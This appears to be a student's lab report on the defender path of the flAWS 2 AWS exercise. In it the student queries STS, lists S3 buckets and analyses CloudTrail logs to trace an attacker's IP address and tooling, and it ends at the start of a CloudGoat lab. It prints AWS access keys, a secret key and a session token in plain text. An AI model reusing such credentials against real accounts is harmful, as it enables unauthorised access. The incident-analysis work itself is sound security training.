
4.4.4.1 To test this, take a screenshot of the output when using the request below




4.4.4.1 Take a screenshot of the environment variables for the process running the container.



4.4.4.2 Use the proxy to access the contents of the URI above and take a screenshot of its output.



4.4.4.3 Take a screenshot of the site.


the-end-962b72bjahfm5b4wcktm8t9z4sapemjb
School
Google
Apple Music
Plex
GitHub
Amazon
LinkedIn
AWS Console
WF
Schwab
Summit Route
flaws2.cloud
max...
semchuk2
Fri 28 May 2021 02:39:18 PM PDT
semchuk2@ada:~$
The End
Congrats! You completed the attacker path of flAWS 2! There is also a defender path.
If you enjoyed this and learned some things, please tweet about it and mention it in your Slacks!
I'm an independent security consultant and if you'd like help with your AWS security needs (assessments, training, and more), please reach out by emailing scott@summitroute.com, visiting summitroute.com, or sending me DM on twitter to 0xdabbad00.

4.4.5.1 Take a screenshot of the caller identity associated with these credentials via AWS's Security Token Service (STS) using the command below:

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws configure --profile security
AWS Access Key ID [None]: AKIAIUFNQ2WCOPTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$
```

- **Take a screenshot of the token issued by using the command below**

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws conflgure --profile security
AWS Access Key ID [None]: AKIAIUFNQ2WCOPTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-session-token --profile security
{
    "Credentials": {
        "AccessKeyId": "ASIAUV7LUUHZCFBFJJVA",
        "SecretAccessKey": "x7gy2m1zlrdNjhL5ak5l/6I7taZ3gHbCll8z+QI3",
        "SessionToken": "FwoGZXIvYXdzENH//////////wEaDHI8bilVIGbbQF1edCKCAXRHsmfXApDPmbvIGJDi2VPUTZUMlDY9RBXN+kHtZFAfNXHTXNgihZWrPLQtHDyUQFcf+dvC7oOcasyFZYPfOo/ajlNqRO+9k5+tndDD0NwvwVDpAaxXcXZQCEwdkD18+w/nGS2rR00VzdMP0tbKnek/v+EENTGFcGHZRKKm4VaOfbgoh/zFhQYyKPjICoFv8qTbnw9wJnPsb4WSAECjPnK9k0RqjwbteYiponX+JI+5QE8=",
        "Expiration": "2021-05-29T11:34:31Z"
    }
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$
```

4.4.6.2-3

Show the output of the following commands that use STS to show what the profiles correspond to and the AWS accounts the roles assigned are associated with.

Take a screenshot of the buckets listed

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ vim ~/.aws/config
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile target_security
{
    "UserId": "AROAIKRY5GULQLYOGRMNS:botocore-session-1622245239",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1622245239"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws s3 ls --profile target_security
2018-11-20 11:50:08 flaws2.cloud
2018-11-20 10:45:26 level1.flaws2.cloud
2018-11-20 17:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 11:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 12:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$
```

4.4.7.5 Take a screenshot of the last 10 output lines of the following:

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ cat *.json | jq -cr '.Records[]|[.eventTime, .sourceIPAddress, .userIdentity.arn, .userIdentity.accountId, .userIdentity.type, .eventName]|@tsv' | sort
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com              AWSService      AssumeRole
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com              AWSService      AssumeRole
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:57Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:11Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:11Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:12Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:12Z    lambda.amazonaws.com                AWSService      AssumeRole
2018-11-28T23:03:13Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:13Z    apigateway.amazonaws.com                    AWSService      Invoke
2018-11-28T23:03:14Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:17Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:18Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:20Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:20Z    apigateway.amazonaws.com                    AWSService      Invoke
2018-11-28T23:03:35Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:50Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:04:54Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     ListObjects
2018-11-28T23:05:10Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:12Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:12Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:53Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     ListImages
2018-11-28T23:06:17Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     BatchGetImage
2018-11-28T23:06:33Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     GetDownloadUrlForLayer
2018-11-28T23:07:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:07:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:09:28Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7      653711331788    AssumedRole     ListBuckets
2018-11-28T23:09:36Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:09:36Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$
```

- **Given the commands you invoked as the Attacker, which IP address do these logs reveal was the source of the attack?**

104.102.221.250

4.4.8.1 Show the IP address the event was triggered from as well as the tool used to initiate the event (via the userAgent field):

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ cat *.json | jq '.Records[]|select(.eventName=="ListBuckets")'
{
  "eventVersion": "1.05",
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "AROAJQMBDNUMIKLZKMF64:d190d14a-2404-45d6-9113-4eda22d7f2c7",
    "arn": "arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7",
    "accountId": "653711331788",
    "accessKeyId": "ASIAZQNB3KHGNXWXBSJS",
    "sessionContext": {
      "attributes": {
        "mfaAuthenticated": "false",
        "creationDate": "2018-11-28T22:31:59Z"
      },
      "sessionIssuer": {
        "type": "Role",
        "principalId": "AROAJQMBDNUMIKLZKMF64",
        "arn": "arn:aws:iam::653711331788:role/level3",
        "accountId": "653711331788",
        "userName": "level3"
      }
    }
  },
  "eventTime": "2018-11-28T23:09:28Z",
  "eventSource": "s3.amazonaws.com",
  "eventName": "ListBuckets",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "104.102.221.250",
  "userAgent": "[aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9]",
  "requestParameters": null,
  "responseElements": null,
  "requestID": "4698593B9338B27F",
  "eventID": "65e111a0-83ae-4ba8-9673-16291a804873",
  "eventType": "AwsApiCall",
  "recipientAccountId": "653711331788"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$
```


4.4.8.2 What service is this role meant to be used with? Is it compatible with what you discovered via the userAgent field in the previous step?

No, it called an API not a service.

4.4.9.3 Explain who is allowed to perform what actions on the level2 repository with this policy.

This allows everyone to do it, since it is a wildcard.


4.4.10.4 Show the output of the query



	eventtime	eventname
1	2018-11-28T23:09:36Z	GetObject
2	2018-11-28T23:09:36Z	GetObject
3	2018-11-28T22:31:59Z	AssumeRole
4	2018-11-28T22:31:59Z	AssumeRole
5	2018-11-28T23:03:12Z	CreateLogStream
6	2018-11-28T23:03:50Z	CreateLogStream
7	2018-11-28T23:03:12Z	AssumeRole
8	2018-11-28T23:03:20Z	CreateLogStream
9	2018-11-28T23:03:13Z	CreateLogStream
10	2018-11-28T23:05:53Z	ListImages
11	2018-11-28T23:03:35Z	CreateLogStream
12	2018-11-28T23:09:28Z	ListBuckets
13	2018-11-28T23:06:17Z	BatchGetImage
14	2018-11-28T23:06:33Z	GetDownloadUrlForLayer
15	2018-11-28T23:02:56Z	GetObject
16	2018-11-28T23:03:08Z	GetObject
17	2018-11-28T23:03:11Z	GetObject
18	2018-11-28T23:03:20Z	Invoke
19	2018-11-28T23:02:56Z	GetObject
20	2018-11-28T23:02:56Z	GetObject
21	2018-11-28T23:02:56Z	GetObject
22	2018-11-28T23:02:57Z	GetObject
23	2018-11-28T23:03:08Z	GetObject
24	2018-11-28T23:03:08Z	GetObject
25	2018-11-28T23:03:08Z	GetObject
26	2018-11-28T23:03:08Z	GetObject
27	2018-11-28T23:03:11Z	GetObject
28	2018-11-28T23:03:13Z	Invoke
29	2018-11-28T23:03:14Z	GetObject
30	2018-11-28T23:03:17Z	GetObject
31	2018-11-28T23:03:18Z	GetObject
32	2018-11-28T23:04:54Z	ListObjects
33	2018-11-28T23:05:10Z	GetObject
34	2018-11-28T23:05:12Z	GetObject
35	2018-11-28T23:05:12Z	GetObject
36	2018-11-28T23:07:08Z	GetObject
37	2018-11-28T23:07:08Z	GetObject


4.4.10.4

Show the output of the query.




Labs 4.5 CloudGoat

4.5.3 Show the policies attached to the credentials given:




4.5.3 Which version of the policy is set as the default?

